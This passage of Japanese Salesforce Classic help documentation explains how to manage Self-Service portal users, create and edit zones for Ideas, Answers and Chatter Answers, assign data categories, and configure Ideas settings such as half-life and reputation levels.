4. 有効にする取引先責任者を選択し、[次へ] をクリックします。
5. 必要に応じて、セルフサービスユーザの情報を編集します。
6. 取引先責任者をセルフサービススーパーユーザとして有効にするには、［スーパーユーザ］チェックボックスをオンにします。スーパーユーザはケース情報を参照し、コメントを追加できます。また、自社内のユーザが登録したすべてのケースに添付ファイルをアップロードできます。
7. [保存] をクリックします。

関連トピック:

セルフサービスユーザの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスユーザを管理する
- 「セルフサービスユーザの編集」

セルフサービスユーザを一括管理する
- 「セルフサービスポータルの管理」

  および

  「セルフサービスユーザの編集」

セルフサービスユーザ情報の編集

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスユーザの情報を編集して、ユーザ情報を最新の状態に維持します。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 変更するユーザを選択します。
3. [ユーザの編集] をクリックします。
4. これらのレコードに必要な変更を加えます。
5. [保存] をクリックします。

関連トピック:

セルフサービスユーザの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスユーザを管理する
- 「セルフサービスユーザの編集」

セルフサービスユーザを一括管理する
- 「セルフサービスポータルの管理」

  および

  「セルフサービスユーザの編集」

セルフサービスユーザのパスワードのリセット

メモ: Spring'12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

セルフサービスユーザが自分のパスワードを紛失した場合に、新しいパスワードをメールで知らせることができます。セルフサービスユーザのパスワードを 1 つ以上リセットする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. パスワードをリセットするユーザを選択します。
3. [パスワードのリセット] をクリックします。
4. [OK] をクリックします。

関連トピック:

セルフサービスユーザの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

セルフサービスユーザを管理する
- 「セルフサービスユーザの編集」

セルフサービスユーザを一括管理する
- 「セルフサービスポータルの管理」

  および

  「セルフサービスユーザの編集」

Salesforce Communities およびカスタマーポータルのゾーン

コミュニティを整理するためのゾーンの使用

メモ: Summer '13 リリース以降では、Chatter アンサーおよびアイデアの「コミュニティ」の名前が「ゾーン」に変わりました。

ゾーンでは、アイデアおよび質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマ、固有のアイデアや質問があります。ゾーンはアイデア、アンサー、および Chatter アンサーアプリケーションで共有されるため、どちらからでもゾーンを表示および作成できます。Professional Edition を使用している組織は、1 つの内部ゾーンのみ使用できます。その他のすべてのエディションでは、アイデア、アンサー、Chatter アンサーで共有される最大 50 個のゾーンを使用できます。

メモ: 50 個を超えるゾーンが必要な場合は、Salesforce にお問い合わせください。

次のユーザ種別にゾーンを表示できます。

- Salesforce コミュニティユーザ。
- 公開ユーザ (Force.com サイトの設定が必要)。
- Salesforce 内部ユーザ。Salesforce ユーザは、コミュニティが内部のみまたはポータルのどちらで表示されるかに関係なく、すべてのゾーンにアクセスできます。
- カスタマーポータルユーザまたはパートナーポータルユーザ。
- Salesforce コンソールユーザ。

メモ: ゾーンへのアクセスを制限するために、Salesforce 共有ルールを使用することはできません。ゾーンを作成するときに、そのゾーンを表示するポータルを選択してアクセスを制限します。Force.com サイトを使用してコミュニティを公開しない限り、そのポータルに割り当てられたユーザ (および Salesforce 内部ユーザ) のみがアクセスできます。

ユーザには、ユーザプロファイルで定義されたコンテキストに関連付けられたゾーン、検索結果、およびコンテンツが表示されます。

- コミュニティユーザには、サインインしたコミュニティに関連付けられたゾーンが表示されます。
- アイデアの表示権限を持つ内部ユーザには、組織のすべての社外秘ゾーンが表示されます。内部ユーザがコミュニティにサインインすると、そのコミュニティに関連付けられたゾーンのみが表示されます。
- Chatter アンサーの表示権限を持つ内部ユーザには、組織のすべての社外秘ゾーンが [Q&A] タブに表示されます。内部ユーザがコミュニティにサインインすると、そのコミュニティに関連付けられたゾーンのみが表示されます。
- ポータルユーザには、そのポータルに関連付けられたゾーンが表示されます。

エディション

使用可能なエディション: Salesforce Classic

アイデアゾーンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アンサーゾーンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Chatter アンサーゾーンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ゾーンを作成または編集する
- 「アプリケーションのカスタマイズ」

- ポータルとコミュニティへの両方のアクセス権を持つポータルユーザには、ポータルまたは現在サインインしているコミュニティに関連付けられたゾーンが表示されます。
- API経由でポータルまたはコミュニティにアクセスしているユーザは、すべてのコンテキストでアクセス権を持つすべてのゾーンにアクセスできます。
- 内部ユーザが実行する内部アプリケーションでのグローバル検索では、組織内で使用できるすべてのアイデアから結果が返されます。Salesforce コミュニティの他のすべてのユーザが実行する検索では、コミュニティで使用できるアイデアから結果が返されます。

関連トピック:

ゾーンの作成と編集

ゾーンの作成と編集

ゾーンはアイデア、アンサー、および Chatter アンサーアプリケーションで共有されるため、どちらからでもゾーンを表示および作成できます。一度に表示できるアンサーゾーンは 1 つだけです。サポート対象のエディションでは、組織につき 50 個までのゾーンが許可されます。

新規ゾーンを作成したり、既存のゾーンの詳細を編集したりする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ゾーン」と入力し、[アンサー] にある [ゾーン]、[アイデアのゾーン]、または [Chatter アンサーゾーン] を選択します。
2. 変更するゾーンの横にある [編集] をクリックするか、[新規] をクリックして新しいゾーンを作成します。
3. ゾーンの目的を明確に示す、ゾーンの一意の名前を入力します。
4. 必要に応じて、説明をテキスト形式で入力します。HTMLなどのマークアップ言語はサポートされません。
5. ゾーンをコミュニティに表示するには、[有効] チェックボックスをオンにします。

   ゾーンは削除できません。ゾーンを非表示にする必要がある場合には、[有効] をオフにします。有効なゾーンはすべて [アイデア] タブから自動的に使用可能になりますが、アンサーに割り当てられる有効なゾーンは 1 つに限られます。

6. [ユーザ名の形式] を選択して、ユーザ名がゾーン全体の投稿や回答でどのように表示されるかを指定します。Chatter アンサーでは、質問と回答のみに [ユーザ名の形式] が使用されます。アイデアでは、コミュニティ内のユーザ名にゾーン内の [ユーザ名の形式] ではなく [ニックネーム] が使用されます。

   メモ: Chatter アンサーの場合、ゾーンのユーザ名の形式にニックネームが選択されていても、[カスタマーサポートのエージェントグループ] では名 (ファーストネーム) がユーザに使用されます。

エディション

使用可能なエディション: Salesforce Classic

アイデアゾーンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アンサーゾーンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Chatter アンサーゾーンを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ゾーンを作成または編集する
- 「アプリケーションのカスタマイズ」

7. このゾーンを表示する場所を指定します。
   - [コミュニティ] では、ゾーンを表示するコミュニティを選択できます。Chatter アンサーの場合にのみ、[認証なしで表示] を選択して、ゲストユーザがサインインせずにコミュニティを通してゾーン内の活動を参照できるようにすることもできます。
   - [社内のみ] では、内部ユーザに対してのみゾーンが表示されます。ポータルメンバーおよび Salesforce コミュニティメンバーには、内部ゾーンは表示されません。
   - [ポータル] では、既存のポータルのリストから選択できます。

     ゾーンを公開するには、Force.com サイトを使用して公開するカスタマーポータルを選択する必要があります。Chatter アンサーは Force.com サイトではサポートされていません。アンサーは Force.com サイトではサポートされていません。

   メモ: ゾーンを別のコミュニティに再割り当てすると、そのゾーンに関連付けられている項目も新しいコミュニティに移動されます。元のコミュニティにログインしているユーザは、サイドバーの [最近使ったデータ] セクションを含め、新しいコミュニティに移動された項目を参照できません。ゾーンを元のコミュニティに戻すと、これらの項目を再び参照できるようになります。

8. Chatter アンサーのゾーンを設定する手順は、次のとおりです。
   a. [Chatter アンサーで有効にする] を選択して、ゾーンを Chatter アンサーに関連付けます。
   b. [非公開質問を有効にする] を選択すると、顧客はカスタマーサポートに非公開で質問を投稿できます (ケースを作成します)。この設定を選択しない場合でも、サポートエージェントは顧客との非公開のコミュニケーションを開始できます。
   c. [ゾーンのフィードをホストする Visualforce ページ] で、 をクリックして、質問、返信、およびナレッジ記事を表示する Visualforce ページを選択します。

      ゾーンが Force.com サイトに正しくリンクされるように、選択するページに `chatteranswers:allfeeds` コンポーネントまたは次のコンポーネントの組み合わせを含める必要があります。`chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`。Visualforce ページを選択しないと、ゾーンの保存時にこのページが自動的に生成されます。トピック、質問、返信を特定のゾーンに関連付け、ページに表示できるように、生成されたページにはゾーンの ID が含まれます。ページ名には、ゾーンに続けて「_main」というサフィックスが付けられます (例: `ZoneName_main`)。また、ページには組織のデフォルト言語に一致する言語属性も含まれます。

      `NoSignIn` Boolean 属性を `chatteranswers:allfeeds`, `chatteranswers:aboutme`, `chatteranswers:feeds` または `chatteranswers:searchask` コンポーネントで使用して、ゾーンからすべてのサインインリンクを削除できます。外部サインインパスを使用しており、ユーザが標準の Chatter アンサーのサインインではなく、外部サインインパスを使用するようにする必要がある場合は、このオプションを使用します。`NoSignIn` Boolean 属性が `true` の場合でも、ユーザは公開されているゾーンのコンテンツを検索および参照できます。ユーザにすでに有効なセッションがある場合、引き続き質問の投稿、返信、投票、コンテンツへのフラグ付けができます。
   d. [ゾーンをホストするサイト] で をクリックして、ゾーンをホストする Force.com サイトを選択します。
      - ポータルにゾーンを関連付けた場合は、Force.com サイトのドメインを入力できます。

- ユーザがゾーン活動を参照するときに認証を必要としない Salesforce コミュニティにゾーンを関連付けた場合は、Force.com サイトのドメインが入力されます。

e. 必要に応じて、[メール通知 URL] で、ゾーンから送信されるメール通知に含まれている URL をカスタマイズします。

メール通知の URL は、ゾーンの表示設定に合わせて自動的に生成されますが、特定の要件または使用事例に合わせて変更できます。ログインページをカスタマイズした場合は、その URL を入力します。たとえば、ユーザが複数のゾーンにアクセスできるログインページを作成した場合、メール通知からそのページにユーザをリダイレクトするように [メール通知 URL] をカスタマイズできます。

メモ: 内部ゾーンにメール通知用 URL がすでにあり、その後で [私のドメイン] を使用してカスタムドメインを設定する場合は、メール通知の URL を手動で更新する必要があります。URL を更新するには、既存の URL をクリアして項目を空白にします。ページを保存すると、システムによって [私のドメイン] の URL がその項目に入力されます。

f. [カスタマーサポートのエージェントグループ] で、ゾーンのサポートエージェントとしての役割を果たすユーザの公開グループを選択します。これらのユーザには、ゾーンでユーザ名の横にヘッドセットアイコンが表示されます。

g. 必要に応じて、[ヘッダー] または [フッター] で をクリックして、ゾーンから送信されるメール通知ヘッダーまたはフッターに組織のブランドを組み込むテキストファイルまたは HTML ファイルを選択します。

[ドキュメント] タブで公開されているフォルダにアップロードされており、[外部参照可] とマークされているファイルのみを選択できます。項目に含めることができるファイルの合計サイズは、最大で 10 KB です。

h. 事前定義されたデータカテゴリのリストから、ゾーンに公開するデータカテゴリを選択します。

9. ゾーンにアイデアを設定するには、[エキスパートグループ] 項目を使用して、アイデアのゾーンを監視するエキスパートの公開グループを選択します。

10. [保存] をクリックします。

関連トピック:

ゾーンの選択リスト値とデフォルトの選択

カスタマーポータルのアイデアの有効化

コミュニティエキスパートの指定

アンサーコミュニティ

回答の設定

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

回答の設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

アンサーを設定する手順は、次のとおりです。

1. アンサーを有効化してデフォルトのゾーンを設定します。
2. アンサーのカテゴリグループを作成し、カテゴリグループにデータカテゴリを追加します。

   メモ: カテゴリグループには最大 5 つの階層レベルを作成できますが、アンサーコミュニティでサポートされるのは最初のレベルのカテゴリのみです。1 つ目のレベルの下にある子カテゴリはコミュニティには表示されず、コミュニティメンバーはこれらの子カテゴリを質問に割り当てることはできません。
3. データカテゴリをアンサーコミュニティに割り当てます。
4. カテゴリグループの表示設定を確認して、カテゴリとアンサーコミュニティ内のカテゴリ分類された質問へのアクセスをどのように制限するかを決めます。
5. ロール、権限セットまたはプロファイルを使用して、次の操作を実行します。
   a. データカテゴリグループの表示をカスタマイズします。
   b. (省略可能) ロール、権限セットまたはプロファイルを使用して、表示設定のないユーザのデフォルトのカテゴリグループ表示を指定します。
6. (省略可能) ケースを操作するコミュニティメンバーに、未回答または問題のある質問を新しいケースにエスカレーションすることを許可します。
   a. ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。ケースページレイアウトを編集して、[質問] 項目を追加します。
   b. ケースのオブジェクト管理設定から、[項目] に移動します。[質問] 項目の項目レベルセキュリティによって、必要なプロファイルで項目が表示されることを確認します。

   ケースの作成権限を持つコミュニティメンバーにのみ、質問上に [ケースにエスカレーション] オプションが表示されます。
7. (省略可能) Salesforce ナレッジを使用している組織では、ユーザは特に役に立つ返信を知識ベースの新しい記事に変換できます。[設定] から、[クイック検索] ボックスに「ナレッジの設定」と入力し、[ナレッジの設定] を選択して、[返信からの記事の作成をユーザに許可する] が選択されていることを確認します。

8. (省略可能) 質問と回答の入力規則を作成し、攻撃的な言葉がアンサーコミュニティに投稿されないようにします。

   入力規則を作成するには、Chatter アンサーの質問および Chatter アンサーの返信のオブジェクト管理設定から、[入力規則] に移動します。

9. (省略可能) 質問のワークフロールールを作成します。たとえば、質問への返信が 10 以上になったが最良の回答がない場合に常にコミュニティ管理者にメールを送信するワークフロールールなどを作成できます。質問では、承認プロセスやワークフロー ToDo はサポートされません。

10. (省略可能) アンサーコミュニティのレポートを作成します。

11. (省略可能) カスタマーポータルまたはパートナーポータルでアンサーを有効にします。

ヒント: 質問または返信用にユーザが作成したカスタム項目はいずれも Salesforce ユーザインターフェースでは表示できません。ただし、API を統合する目的で質問または返信にカスタム項目を追加できます。たとえば、質問にカスタムテキスト項目を追加して、API を使用してそのテキスト項目に質問を投稿した国の名前を入力します。

関連トピック:

ゾーンの作成と編集

回答の設定

アンサーの有効化とデフォルトゾーンの割り当て

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

アンサーは、コミュニティアプリケーションの機能の 1 つです。この機能により、ユーザが質問したり、コミュニティメンバーが返信を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として回答をマークできます。

アンサー機能を有効にする手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「アンサー設定」と入力し、[アンサー設定] を選択します。
2. [編集] をクリックします。
3. [アンサーの有効化] チェックボックスを使用して、アンサーを有効にします。

   アンサーを有効にすると、Community アプリケーションに [アンサー] タブが追加され、Internal Zone というゾーンが作成されます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

回答の設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

4. [アンサー] タブのデフォルトのゾーンを選択します。一度に表示できるアンサーゾーンは 1 つだけです。Internal Zone をデフォルトとして使用するか、または新しいゾーンを作成してそれをデフォルトとして使用することができます。
5. [保存] をクリックします。

関連トピック:

ゾーンの作成と編集

データカテゴリのアンサーへの割り当て

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

アンサーゾーンでは、*カテゴリグループ*に 1 つ以上のカテゴリが含まれており、質問を整理して参照しやすくするのに役立ちます。カテゴリグループに階層が含まれる場合、最初のレベルのカテゴリだけに [アンサー] タブが表示されます。たとえば、コンピュータメーカーの場合、製品ゾーンに、高性能ラップトップ、ポータブルラップトップ、ゲーム用デスクトップ、エンタープライズデスクトップの 4 つのカテゴリを持つ製品カテゴリグループを作成することができます。ゾーンメンバーは、カテゴリのいずれかを選択して、質問に割り当てることができます。

次の例では、カテゴリグループ内のカテゴリが [アンサー] タブでどのように表示されるかを示します。

エディション


使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

回答の設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

カテゴリを表示する [アンサー] タブ



1. アンサーに割り当てられたゾーンです。
2. カテゴリグループをアンサーに割り当てると、グループ内のデータカテゴリが [アンサー] タブのゾーン名の下に表示されます。ゾーンメンバーはこれらのカテゴリを質問に割り当て、カテゴリ内を参照して関連する質問を表示できます。カテゴリグループの名前は、アンサーコミュニティ内には表示されません。

カテゴリグループの名前は、アンサーコミュニティには表示されませんが、グループ内のすべてのカテゴリが [アンサー] タブのゾーン名の下に表示されます。

カテゴリグループをアンサーに割り当てる手順は、次のとおりです。

1. アンサーのカテゴリグループを作成し、カテゴリグループにデータカテゴリを追加します。

   システム管理者がカテゴリグループが使用されている場所を認識できるよう、カテゴリグループにはアンサーコミュニティと同じ名前を付けることをお勧めします。

   メモ: カテゴリグループには最大5つの階層レベルを作成できますが、アンサーコミュニティでサポートされるのは最初のレベルのカテゴリのみです。1つ目のレベルの下にある子カテゴリはコミュニティには表示されず、コミュニティメンバーはこれらの子カテゴリを質問に割り当てることはできません。

2. [設定]から、[クイック検索] ボックスに「*データカテゴリの割り当て*」と入力し、[データカテゴリの割り当て] を選択します。[カテゴリグループの割り当て] ページは、アンサーを有効にした場合にのみ表示されます。
3. [編集] をクリックします。
4. アンサーゾーンに割り当てるカテゴリグループを選択します。

   メモ: 後でアンサーのカテゴリグループを変更する場合、質問に関連付けられている既存のカテゴリがすべて削除され、コミュニティメンバーが新しいカテゴリを割り当てるまで、アンサーコミュニティの質問は未分類となります。

5. [保存] をクリックします。

保存プロセスが完了すると、メールで通知されます。

関連トピック:

Salesforce.com のデータカテゴリ

アイデアコミュニティ

Salesforce コミュニティでのアイデアの作成と共有の促進

新しいコラボレーション方法を利用するために、Salesforce コミュニティにアイデアのユーザを追加します。

Salesforce コミュニティホームページから顧客がアイデアに関して投稿やコメントを行えるようにして、アイデアを中心にさらなる取組みやコラボレーションを生み出します。アイデアが Salesforce コミュニティに追加されると、コミュニティメンバー間の活気ある建設的なパートナーシップの恩恵をユーザが享受できます。コミュニティは、カスタマイズ可能な、従業員、顧客、およびパートナーがベストプラクティスやビジネスプロセスにおいてコラボレーションを行うための、公開または非公開のスペースです。アイデアを Salesforce コミュニティで有効化すると、コミュニティメンバーはアイデアおよびアイデアのテーマを作成でき、アイデアを中心とした意見交換を行うことができます。顧客またはパートナーがアイデアを交換できる公開コミュニティを作成したり、従業員専用の非公開な内部コミュニティを作成したりできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce コミュニティのアイデアの設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

権限に応じて、アイデアコミュニティのモデレートおよび管理を内部コミュニティメンバーに割り当てることができます。内部ユーザは、アクセス権を持つ公開コミュニティだけでなく、内部コミュニティにもアクセスできるため、内部コミュニティと外部コミュニティの両方をモデレートできます。

コミュニティを小規模なグループにまとめるため、特別な関心、製品グループ、顧客種別が反映されるゾーンをコミュニティ内で作成できます。ゾーンはアイデア、アンサー、および Chatter アンサーアプリケーションで共有されるため、どちらからでもゾーンを表示および作成できます。たとえば、コンピュータメーカーの場合、「ラップトップ製品」と「デスクトップ製品」という名前のコミュニティを作成できます。この両方のコミュニティで、製品の異なる側面に固有のゾーンを作成できます。

コミュニティメンバーには、そのユーザプロファイルに基づいて異なるゾーンが表示されます。

- コミュニティユーザには、サインインしたコミュニティに関連付けられたゾーンが表示されます。
- アイデアの表示権限を持つ内部ユーザには、組織のすべての社外秘ゾーンが表示されます。内部ユーザがコミュニティにサインインすると、そのコミュニティに関連付けられたゾーンのみが表示されます。
- Chatter アンサーの表示権限を持つ内部ユーザには、組織のすべての社外秘ゾーンが [Q&A] タブに表示されます。内部ユーザがコミュニティにサインインすると、そのコミュニティに関連付けられたゾーンのみが表示されます。
- ポータルユーザには、そのポータルに関連付けられたゾーンが表示されます。

- ポータルとコミュニティへの両方のアクセス権を持つポータルユーザには、ポータルまたは現在サインインしているコミュニティに関連付けられたゾーンが表示されます。
- API経由でポータルまたはコミュニティにアクセスしているユーザは、すべてのコンテキストでアクセス権を持つすべてのゾーンにアクセスできます。
- 内部ユーザが実行する内部アプリケーションでのグローバル検索では、組織内で使用できるすべてのアイデアから結果が返されます。Salesforce コミュニティの他のすべてのユーザが実行する検索では、コミュニティで使用できるアイデアから結果が返されます。

アイデアの管理

アイデアは、アイデアとアイデアに対する投票およびコメントを投稿するユーザのコミュニティです。あらゆる主題に関して議論し、人気ランキングを付けるオンライン提案箱と考えてください。コミュニティを小規模なグループにさらに整理するため、特別な関心、製品グループ、顧客種別が反映されるゾーンをコミュニティ内で作成できます。

アイデアは、Salesforce内部ユーザ、Salesforce.comコミュニティ、カスタマーポータルユーザまたはパートナーポータルユーザ、または公開ユーザ(Force.comサイトの設定が必要)に公開できます。アイデアはコンソールからも管理できます。

Professional Edition を使用している組織は、1 つの内部ゾーンのみ使用できます。その他のすべてのエディションでは、アイデア、アンサー、Chatter アンサーで共有される最大 50 個のゾーンを使用できます。

システム管理者は、次のことを行えます。

- 組織でアイデアを有効化するかどうかを制御し、アイデアの半減期をカスタマイズする。「アイデアの設定のカスタマイズ」を参照してください。
- アイデアを整理するゾーンを作成する。「ゾーンの作成と編集」を参照してください。
- 特定のトピックに関するアイデアを投稿するようにコミュニティメンバーを招待できるアイデアのテーマを作成すると、メンバーは問題を解決したり、会社の革新を提案したりできるようになる。
- ［カテゴリ］項目と［状況］項目の選択リスト値を定義する。「[カテゴリ]項目と[状況]項目の選択リストの値の定義」を参照してください。
- カスタム項目のレイアウトを指定する。「アイデアのページレイアウトの設定」を参照してください。
- アイデアレポートのユーザに公開する。
- アイデアの検索レイアウトをカスタマイズする。
- アイデアをマージして、重複するアイデア数を減らす。
- アイデアに状況を割り当てる。
- API を介して投票を削除し、これまで行われた投票の全履歴を消去する。

  具体的に、投票の削除では次の処理を行います。

  - アイデア全体のスコアから 10 ポイント引きます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアコミュニティを管理する
- 「アプリケーションのカスタマイズ」

- アイデアの詳細ページの [最新の 100 票] セクションからユーザ名を削除します。

関連トピック:

カスタマーポータルのアイデアの有効化

アイデアの設定のカスタマイズ

アイデアの組織全体の設定を管理する手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアの設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

1. [設定] から、［クイック検索］ボックスに「*アイデアの設定*」と入力し、[アイデアの設定] を選択します。
2. [編集] をクリックします。
3. ［アイデアの有効化］チェックボックスを使用して、組織のアイデアを有効または無効にします。

   アイデアを無効化すると、[アイデア] タブが削除され、ユーザは有効なゾーンにアクセスできなくなりますが、次にアイデアを有効化したときに、[アイデア] タブにゾーンが再度表示されます。
4. 必要に応じて、［テキストの書式設定、画像、リンクを有効にする］をオンにして、アイデアの HTML エディタを有効化します。アイデアを投稿したりコメントを付けたりするときに、このエディタによってユーザは WYSIWYG HTML 編集と画像参照の機能を使用できるようになります。

   警告: アイデア HTML エディタを有効にすると、無効にすることはできません。［テキストの書式設定、画像、リンクを有効にする］チェックボックスが表示されない場合、組織ではアイデア HTML エディタがデフォルトで有効になっています。
5. 組織で複数選択式の［カテゴリ］項目が有効になっていない場合は、ページ上部の [カテゴリ] メッセージの下にある [有効化] ボタンをクリックします。このボタンは、組織がすでに［カテゴリ］項目を有効にしている場合は表示されません。

   ［カテゴリ］項目がすでに有効になっている場合、［カテゴリの有効化］チェックボックスがオンになっています。項目をいったん有効にすると、無効にすることはできません。
6. ［評価を有効化］を選択すると、各ゾーンの活動に基づいてユーザはポイントおよび評価を獲得できます。
7. ゾーンのすべてのユーザプロファイルの［アイデアユーザプロファイル］種別を選択します。

ユーザプロファイル種別	説明
`Chatter` プロファイル	ユーザの Chatter プロファイルがデフォルトのユーザプロファイル種別です。このオプションを選択する場合に、ユーザに Chatter プロファイルがないときは、アイデアゾーンプロファイルが使用されます。

ユーザプロファイル種別	説明
アイデアゾーンプロファイル	アイデアゾーンにユーザが設定するプロファイル。このプロファイルの種別は、ポータル内のアイデアゾーンに使用されます。
Visualforce ページ付きのカスタムプロファイル	ゾーン内のすべてのアイデアユーザに対して、カスタムプロファイルの Visualforce ページを指定できます。このプロファイル種別を選択する場合、Visualforce ページを［カスタムプロファイルページ］に指定する必要があります。

8. ［アイデアの半減期 （日数）］項目に日数を入力します。

   半減期設定により、[人気のあるアイデア] サブタブで古いアイデアが順位を下げ、新しい投票を多く集めているアイデアに順位を譲るまでの期間が決められます。半減期が短いと、長い場合よりも早く古いアイデアがページの下の方に移動します。

   メモ: この項目は、アイデアが無効になると表示されません。［アイデアの半減期 （日数）］項目を変更するには、アイデアを有効化した後の変更を保存してから、[アイデアの設定] ページの [編集] をクリックします。

9. [保存] をクリックします。

関連トピック:

アイデアの管理

アイデアの評価を使用した革新の促進

アイデアの評価を使用した革新の促進

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

アイデアコミュニティに最も影響を及ぼす革新的なメンバーに、コミュニティへの参加と貢献を認めることで報います。アイデアで評価を有効化し、レベル名としきい値を選択すると、コミュニティで頻繁に行う有意義な活動に報奨を与え奨励するためのポイントや評価をユーザが獲得できます。コミュニティメンバーが頻繁に参加するほど、アイデアの全体的な品質が向上し、顧客との活気ある建設的なパートナーシップの恩恵を全員が享受できることになります。

ユーザは、次のような活動に対してポイントを獲得できます。

- アイデアの作成
- アイデアに関するコメントの受信
- アイデアまたはコメントに関する賛成票の受信
- 他の人のアイデアに対するコメント

評価ポイントは、ゾーンごと、および組織全体での累積活動について個別に計算されます。異なるゾーンに参加しているユーザは、そのゾーンでの活動に基づいてゾーンごとに異なる評価値が計算されます。ユーザが内

部アプリケーションにログインしている場合、評価スコアはユーザが属しているすべてのゾーンでの参加に基づきます。

アイデアには、すべてのゾーンおよび内部アプリケーションに適用される、事前定義された次の評価レベルがあります。コミュニティ内の参加レベルを反映するため、API を使用して、レベルごとに評価レベルとポイントを追加または編集できます。

名前	レベルごとのポイント数
オブザーバー	0 〜 99
寄稿者	100 〜 399
